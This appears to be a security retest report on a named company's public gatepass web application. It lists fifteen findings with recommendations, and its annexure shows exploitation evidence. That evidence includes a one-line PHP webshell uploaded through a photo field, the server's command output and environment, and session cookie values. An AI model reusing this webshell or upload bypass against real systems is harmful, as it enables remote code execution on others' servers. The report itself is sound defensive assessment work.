

Web Application Security Assessment | Suraksha Application | Black Box Retest Report

JAMIPOL Services Ltd.

10th May 2024

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1 Introduction

1.1 Background

Ernst & Young LLP (henceforth referred to as “EY”) has been engaged by JAMIPOL Services Ltd to conduct a black box application security assessment targeting an Internet facing web application of the Company. The security assessment was conducted through external network from 28th March to 03rd April 2024. The 1st retest for this application was done from 6th May to 10th May.

1.2 Engagement Scope

The scope of the engagement covers security assessment of the agreed public web application.

Application Name	URL	Assessment Type
Suraksha Application	https://wps.jamipol.com/login	Black Box

1.3 Limitations

The security assessment was performed based on following inputs:

- Basis the web application information shared and their reachability and consent from the corresponding stakeholders.
- The following url was under the scope of testing: <https://wps.jamipol.com/login>.

1.4 Disclaimer


This report is intended solely for the information and use of JAMIPOL Services Limited management and should not be used, circulated, quoted, or otherwise referred to for any other purpose, nor included or referred to in whole or in part in any document without our prior written consent.

In carrying out our work and preparing the report, we have worked for JAMIPOL Services Limited purposes only. Consequently, we make no representation regarding the sufficiency of the procedures performed either for the purpose for which the report has been requested or for any other purpose. Further our report may not have considered issues relevant to any third parties, any use such third parties may choose to make of our report is entirely at their own risk, and we shall have no responsibility whatsoever in relation to any such use.

The recommendations provided in this report should be tested in a test environment prior to implementing in the production environment.

2 Summary of Observations

The following graph highlights the overall status of the risks found as a part of web application security assessment post retest.



3 Detailed Report

As a part of the security assessment of in scope applications, below mentioned are the detailed technical observations:

Application/URL	Language	Framework/CMS	Server
https://wps.jamipol.com/login	–	–	Microsoft-IIS 10.0

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
1	<p>RCE through Webshell upload:</p> <p>It was observed that the application does not have a proper file extension or content type validation for file upload modules. This issue was abused to upload a malicious php file and eventually gain Remote Code Execution on the server.</p> <p>Refer to Annexure - A (4.1) for artefacts</p>	High	10.0	https://wps.jamipol.com/RequestVGatepass	An attacker can execute linux shell code remotely and can eventually gain access of the whole server. This vulnerability will lead to critical data exposure as the application is public facing which can lead to complete loss of confidentiality and integrity of the application.	<p>It is recommended to implement one of the followings:</p> <ol style="list-style-type: none"> 1.It is recommended to implement server-side validation mechanism for file extension before processing the upload request. 2.Implementation of proper content type validation must be implemented. 	Open

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
2	<p>Stored Cross Site Scripting (XSS):</p> <p>It was observed that the application does not have a proper file extension or content type validation for file upload modules. This issue was abused to upload a malicious svg file and eventually storing malicious Xss payload on the server.</p> <p>Refer to Annexure - A (4.2) for artefacts</p>	High	7.5	https://wps.jamipol.com/RequestVGatepass	An attacker can store and execute XSS payloads on the server which can lead to cookie stealing, session impersonation and data theft. After getting hold of the session cookie and attacker can login on behalf of the victim user and perform actions on his behalf. This will lead to loss of confidentiality and integrity of the application.	<p>It is recommended to implement one of the followings:</p> <p>1.It is recommended to implement server-side validation mechanism for file extension before processing the upload request.</p> <p>2.Implementation of proper content type validation must be implemented.</p>	Open
3	<p>Multi-Factor Authentication (MFA) Protection is not enabled:</p> <p>It was observed that Multifactor Authentication (MFA) protection is not implemented in the application.</p> <p>Note: As a security best practice it is recommended to</p>	High	7.5	https://wps.jamipol.com/login	An attacker can perform attacks like brute force, authentication bypass, etc. without MFA protection. In case login credentials are obtained by social engineering attacks or successful brute force is performed on login page, account takeover shall occur causing confidentiality leak in terms of disclosure of user account details etc. Integrity impact also	<p>It is recommended to implement MFA by applying 2 or higher number of authentication factors for user login such as OTP/Pin based verification mechanisms considering the public exposure of the concerned application. If the above mentioned recommendations are not feasible the following approaches can also be considered:</p>	Open

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
	implement MFA for all applications Refer to Annexure - A (4.3) for artefacts				occurs as the attacker would be able to manipulate application user data. In case of an account takeover. In such a scenario 2FA/MFA plays a vital role to safeguard access control such as an OTP/Pin based verification. In this case if the application gets compromised, the attacker can defame the website which leads to reputational damage of Jamipol. Furthermore, the attacker can get contractor's details.	1.Via phone call or email 2.Software like google authenticator. 3.Hardware like RSA Key 4.Via Biometric 5.SSO based / SAML Authentication	
4.	Sensitive parameters are susceptible to brute force: It was observed that sensitive parameters like username and password on the login page of Suraksha application were susceptible to a brute-force attack. Account lockout was not present. Any user can try to login	Medium	5.3	https://wps.jamipol.com/login	An attacker can use a customised wordlist of credentials to launch multiple loops of login requests. This can lead to a login bypass if the attacker hits the correct set of credentials. If an attacker hits the right set of credentials, the attacker can access the application and gain control over the Suraksha	It is recommended to implement the following: 1. A strong CAPTCHA needs to be implemented. 2. Limit users' ability to send multiple requests simultaneously. 3. Restrict the IP address for the user exceeding the minimum limit of requests. 4. Implementing two factor authentication is	Open

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
	to the application innumerable times resulting in a brute force attack. Refer to Annexure - A (4.4) for artefacts				portal. This may result complete breach of trust for JAMIPOL customers and employees. and reputation loss for JAMIPOL. Also, it will lead to loss of confidentiality of employee's data.	recommended. Reference link: https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks	
5	Email Flooding: It was observed that enormous number of Email generation requests were successfully triggered through the given application. Refer to Annexure - A (4.5) for artefacts	Medium	5.3	https://wps.jamipol.com/RegistrarGatepass	This vulnerability can result in Email flooding allowing an attacker to target the application system for DoS (Denial of Service) or DDoS (Distributed Denial of Service) attacks. In this case DoS attack can be performed via uncountable Email generation requests on the Register feature in the login page. All potential users will be unable to use the feature during the downtime brought over by Denial-of-service attack causing reputational damage to JAMIPOL.	It is recommended to implement the following: <ul style="list-style-type: none"> • A strong CAPTCHA needs to be implemented. One very well-established CAPTCHA provider powered by Google is reCAPTCHA. • Limit user's ability to send multiple email requests simultaneously. • Restrict the IP address for the user exceeding the maximum limit of email requests by use of rate limiting. 	Open

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
6	TLS 1.0, 1.1 Protocols Detected It was observed during testing that the TLS v1.0 and 1.1 protocols were supported by the application. Refer to Annexure - A (4.6) for artefacts	Medium	5.3	https://wps.jamipol.com/login	The use of TLS 1.0 and 1.1 protocols for secure communications can potentially lead to several cryptographic attacks, including BEAST and LUCKY13. These attacks can be used to steal sensitive information, such as login credentials or payment card data, or to intercept and manipulate data in transit. This increases the attack surface of the application.	It is recommended that organizations upgrade to TLS 1.2 or later to ensure the security and compliance of their communications. TLS 1.0 and 1.1 should be disabled, considering the application functionality. Reference: https://learn.microsoft.com/en-us/microsoft-365/compliance/tls-1.0-and-1.1-deprecation-for-office-365?view=o365-worldwide	Closed
7	Username Enumeration: It was observed that the application gives out different response for valid and invalid users. Refer to Annexure - A (4.7) for artefacts	Medium	5.3	https://wps.jamipol.com/forgotPage	It allows an attacker to obtain a list of valid usernames for a particular domain. This information can then be used for targeted phishing attacks, social engineering, or even brute-force attacks on login page leading to confidentiality and integrity impact on the application.	It is recommended to implement generic messages for valid and invalid responses also rate limiting can be used to mitigate the vulnerability.	Closed

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
8	Business logic flaws: It was observed that the application has multiple flaws in the business logic. The following flaws have been observed in the application: 1. The application allows any user to create an account without verifying the email address. 2. the application displays the password in clear text right after the account is created. Refer to Annexure - A (4.8) for artefacts	Low	3.7	https://wps.jamipol.com/RegistrarGatepass	An attacker can create numerous accounts as email IDs are not verified. Creating multiple garbage accounts will increase storage usage, resulting in financial losses for Jamipol. Additionally, an attacker can obtain passwords in clear text, which could be used for malicious purposes against unknown users since the accounts lack two-factor authentication. This could grant attackers direct access to the application, enabling them to carry out malicious activities that could harm Jamipol's brand reputation and erode customer trust.	It is recommended to implement the following: 1. Verify email addresses. 2. Do not disclose passwords; instead, register either the email address or mobile number.	Open
9	Outdated component: It was observed that multiple JavaScript libraries contain vulnerabilities in the current versions that are being used.			https://wps.jamipol.com/RequestVGatepass	An attacker will be able to perform cross-site scripting, and a prototype pollution attack through which an attacker can steal cookies and perform DOS attacks that will make the application slow	It is recommended to implement the following: 1. Implement version management for JavaScript libraries. 2. Remove libraries that are no longer in use to reduce your attack	Open

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
	<p>The vulnerable version that are being used:</p> <p>jQuery ui -1.12.1</p> <p>jquery.datatables - 1.10.22</p> <p>jQuery- 2.1.1</p> <p>jszip- 3.1.3</p> <p>Refer to Annexure - A (4.9) for artefacts.</p>	Low	3.7		<p>down or unavailable to IFB employees.</p> <p>The library versions are vulnerable to the following CVEs:</p> <ul style="list-style-type: none"> • CVE-2021-41182 • CVE-2021-41184 • CVE-2021-41183 • CVE-2022-31160 • CVE-2021-23445 • CVE-2015-9251 	<p>surface.</p> <p>3. Frequently, check for patches and upgrade JavaScript libraries to the n (latest) or n-1 version whichever is compatible.</p>	
10	<p>Cacheable http response:</p> <p>It was observed that the browsers may store a local cached copy of content received from web servers, unless directed otherwise. This data can be retrieved by other users using the system.</p> <p>Refer to Annexure - A (4.10) for artefacts</p>	Low	3.7	https://wps.jamipol.com/login	<p>The attacker may retrieve and make use of the stored cached data for easy access into the application. This data is stored by the data automatically if not directed otherwise. This may lead to leakage of sensitive data and unauthorized entry into the application making it vulnerable.</p>	<p>It is recommended to design the application such that it should return caching directives instructing browsers not to store local copies of any sensitive data. Configure the web server to prevent caching for relevant paths within the web root. Web server should return the following HTTP headers:</p> <p>Cache-control: no-store</p>	Open

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
						Pragma: no-cache Reference Link: https://www.portswigger.net/kb/issues/00700100_cacheablehttps-response	
11	Cookie without necessary Attributes: It was observed that the application cookies' attribute was missing secure flag. Refer to Annexure - A (4.11) for artefacts	Low	3.7	https://wps.jamipol.com/login	The absence of secure cookie flag may result in an attacker being able to obtain the cookie values through an XSS attack. Absence of these flags in cookie header increases the attack surface of the application.	It is recommended to apply secure cookie flag for the session cookies to be used by the application such that the session ID is passed only over the HTTPS channel implemented by the application. This session protection mechanism using the 'Session' cookie is necessary to prevent disclosure of sessions through a Man-in-the-Middle attack. This ensures that an attacker cannot simply capture the session ID from web browser traffic. Reference: Prevention	Close

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
12	<p>HTTP Security Headers Missing</p> <p>It was observed that that multiple security headers like X- content-type options, Strict-Transport Security, Content Security Policy was not present in the response. Hence it was vulnerable to clickjacking and other vulnerabilities.</p> <p>Refer to Annexure - A (4.12) for artefacts</p>	Low	3.7	https://wps.jamipol.com/login	The absence of critical security headers (X- content type options, Strict-Transport Security, Content Security Policy) increases the risk of attacks like cross-site scripting (XSS), Phishing, MIMEsniffing, and unauthorized code execution. This increases the attack surface of the application and increases the likelihood of a successful attack.	<p>It is recommended to use a custom http header.</p> <ol style="list-style-type: none"> 1."X-FRAME-OPTIONS" and set it to "DENY" preventing clickjacking on sensitive pages such as login pages or pages with business-critical functions. Implement a frame bursting code on all the sensitive pages. If frames are required, use "SAMEORIGIN" as a parameter for the "X-FRAME-OPTIONS" header to allow frames generated from the host web application. 2.CSP header is for recommended to enable the important http headers in the application. 3.Strict Transport Security is recommended to instruct web browsers 	Open

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
						to only access the application using HTTPS. Enable HTTP Strict Transport Security by adding a response header 'Strict-Transport-Security' and the value 'max-age=expire Time,' where expire time is the time in seconds (at least 120days = 10368000 seconds) that browsers should remember that the site should only be accessed using HTTPS.	
13	Multiple SSL Vulnerabilities Weak SSL cipher supported vulnerability is a security flaw that occurs when an SSL/TLS server supports weak ciphers, which are considered insecure due to cryptography weaknesses and are vulnerable to attacks. Refer to Annexure - A (4.13) for artefacts	Low	3.7	https://wps.jamipol.com/login	Attackers can exploit this vulnerability to intercept secure communication, decrypt sensitive information or execute man-in-the-middle attacks.	To patch this vulnerability, it is recommended to disable weak ciphers and protocols on the server-side and enforce the use of strong encryption algorithms.	Close

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
14	Improper Error Handling: It was observed that an error response in the application was not handled properly and hence various information like the internal path etc. were disclosed in the error message. Refer to Annexure - A (4.14) for artefacts	Low	3.7	https://wps.jamipol.com/public	An attacker can utilize the disclosed information to leverage the further attacks like directory traversal and local file inclusion which increases the chances of a successful attack.	It is recommended to log error into a file instead of displaying them to users and implementing a default and customize error page so that sensitive information is not disclosed. Refer to the below mentioned advisories for detailed information: Improper Error Handling	Close
15	Server Version Disclosure It was discovered that the application displays the server version in the HTTP Response Headers. Server version disclosed: Microsoft IIS - 10.0	Low	3.7	https://wps.jamipol.com/admin/gatepass_request_permit	The version information revealed may allow an attacker to perform focused attacks on the application. The attacker can try to exploit the application by using publicly available payload specific to the versions of Microsoft IIS. In this case	It is recommended to remove all the server version related information from the response headers using either custom modules or URL- Rewrite module from Microsoft. Reference Link:	Open

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
	Refer to Annexure - A (4.15) for artefacts				Jamipol application was disclosing the following versions: Microsoft IIS - 10.0	https://blogs.msdn.microsoft.com/varunm/2013/04/23/remove-unwanted-http-response-headers/	


4 Annexure-A (Screen Shot)

4.1 RCE through Webshell upload:

Step1: First we have tried to upload a php webshell on the upload image section in Request Visitor Gatepass. Then we intercepted the post request and changed the file content type to application/x-php from application/octetstream.

The screenshot displays two windows. The left window is Burp Suite, showing an intercepted HTTP POST request to `https://wps.jamipol.com/RequestVisitorGatepass`. The request body is a form data containing fields like `visitor_company`, `visitor_email`, `visitor_emergency_contact_no`, `blood_group`, `upload_photo`, `division_id`, and `department_id`. The `Content-Type` is `application/x-php`, and the `upload_photo` field contains a PHP webshell payload: `<?php $output = shell_exec($_GET['cmd']); echo "<pre>$output</pre>"; ?>`. The right window shows the web application's 'Request Visitor Gatepass' page. A green message box indicates 'Visitor Gatepass Requested Successfully! VGP No :-VGP/LGP JSR/ 05-07/2'. Below the message, there are input fields for Visitor Mobile No, Visitor Name, Visitor's Company, Visitor Email, and Visitor's Emergency Contact.

20



Step3:

The screenshot displays the Network tab of a web browser's developer tools. The selected request is a GET to `/documents/cim_pics/shell1417150922906.php` with a `Host: wps.jamipol.com` and a `Cookie: MSRF-TOKEN=`. The response is an HTTP/2 200 OK with `Content-Type: text/html; charset=UTF-8` and `Content-Length: 38`. The response body contains the text `is apppool\defaultappool`, which is highlighted with a red box.

```
Request
Pretty Raw Hex
1 GET /documents/cim_pics/shell1417150922906.php HTTP/2
2 Host: wps.jamipol.com
3 Cookie: MSRF-TOKEN=
  eyJpdjI6ImlHVUVTSS3MySFV1bWJ1anRBUGIKZ3c9PSIsInZhbHV1IjoiaS0FRkQzhaemkrakiv0TEvVnVDY1
  p2OUSb2h6L3FMeK5rd0JZeGsyL2s3ak2jMad3b0x0UnB1VU9FMnBibEExTUFSbAR0b0GyYON2c1NFTWNS
  TGpFZTRrZTQrean1Th14Q19wSHpqbamp3dHJUC2p0T3FwWGV1dFNic1BYTzVhNU0iLCJcYWMiOiIxY2JhMD
  VjND85OGM4Z2jZkMzNjODUCMGQyZWZhbmYOMDgyND84Z2M0ZmY2YzNaOGZlYTASOD8yZDVuMDk1MzFmIiw
  dGFniIjoiaW043D; suraksha_session=
  eyJpdjI6ImlZRHFNsNW1ZV0o0eHNSYnNhbU9FNc3c9PSIsInZhbHV1IjoiajFVdnhlMzZCbVdCR3QwSk1jSW
  I2SWdaVp6YVVRUTGr4QnBqbHEyU0xChsJRei9Zaaw3ckJ3MDZJFzPpM3RuQTFWZVlpVsZQUao2SndZUdP
  blZSMDQp4dUQvQ3ZNMTR4WQGr5H2jdHVCaRBNFVaU11Zck00RU16STlmdWFMQnYiLCJcYWMiOiIsZGYsZT
  M0ZTRjMDQsZDhlhWQ2NDI3NDM5YTt5NWZhbmYwNTZkN2NjZGV1OWQ2M2YxZjYcSNzZkNjg4MzZlYTFlIiw
  dGFniIjoiaW043D
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101
  Firefox/125.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
  0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15


Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=UTF-8
3 Date: Tue, 07 May 2024 14:43:30 GMT
4 Content-Length: 38
5
6
7 is apppool\defaultappool
```

Step4:

Variable	Value
\$_SERVER['COMPUTERNAME']	WINDOWS-B67FQ39
\$_SERVER['ComSpec']	C:\Windows\system32\cmd.exe
\$_SERVER['DriverData']	C:\Windows\System32\Drivers\DriverData
\$_SERVER['LOCALAPPDATA']	C:\Windows\system32\config\systemprofile\AppData\Local
\$_SERVER['NUMBER_OF_PROCESSORS']	2
\$_SERVER['OS']	Windows_NT
\$_SERVER['Path']	C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Program Files\Azure Data Studio\bin;C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\170\Tools\Binn\;C:\Program Files (x86)\Microsoft SQL Server\150\Tools\Binn\;C:\Program Files\Microsoft SQL Server\150\Tools\Binn\;C:\Program Files\Microsoft SQL Server\150\DTs\Binn\;C:\Program Files (x86)\Microsoft SQL Server\150\DTs\Binn\;C:\Program Files\Microsoft SQL Server\160\DTs\Binn\;C:\Program Files\Microsoft SQL Server Migration Assistant for MySQL\bin\;C:\Program Files\dotnet\;C:\Program Files (x86)\dotnet\;C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\WindowsApps
\$_SERVER['PATHEXT']	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
\$_SERVER['PROCESSOR_ARCHITECTURE']	AMD64
\$_SERVER['PROCESSOR_IDENTIFIER']	Intel64 Family 6 Model 85 Stepping 7, GenuineIntel
\$_SERVER['PROCESSOR_LEVEL']	6
\$_SERVER['PROCESSOR_REVISION']	5507
\$_SERVER['ProgramData']	C:\ProgramData
\$_SERVER['ProgramFiles']	C:\Program Files
\$_SERVER['ProgramFiles(x86)']	C:\Program Files (x86)
\$_SERVER['ProgramW6432']	C:\Program Files
\$_SERVER['PSModulePath']	C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules;C:\Program Files (x86)\Microsoft SQL Server\150\Tools\PowerShell\Modules\
\$_SERVER['PUBLIC']	C:\Users\Public
\$_SERVER['SystemDrive']	C:
\$_SERVER['SystemRoot']	C:\Windows
\$_SERVER['TEMP']	C:\Windows\TEMP
\$_SERVER['TMP']	C:\Windows\TEMP
\$_SERVER['USERDOMAIN']	WORKGROUP
\$_SERVER['USERNAME']	WINDOWS-B67FQ39\$
\$_SERVER['USERPROFILE']	C:\Windows\system32\config\systemprofile
\$_SERVER['windir']	C:\Windows

4.2 Stored Cross Site Scripting (XSS):

Step: As show below, we were able to upload malicious svg file from the upload image function in Requestgatepass module of the application. The application does not validate the extensions properly. The malicious xss payload is triggered when a victim tries to access the malicious svg file.



4.3 Multi-Factor Authentication (MFA) Protection is not enabled:

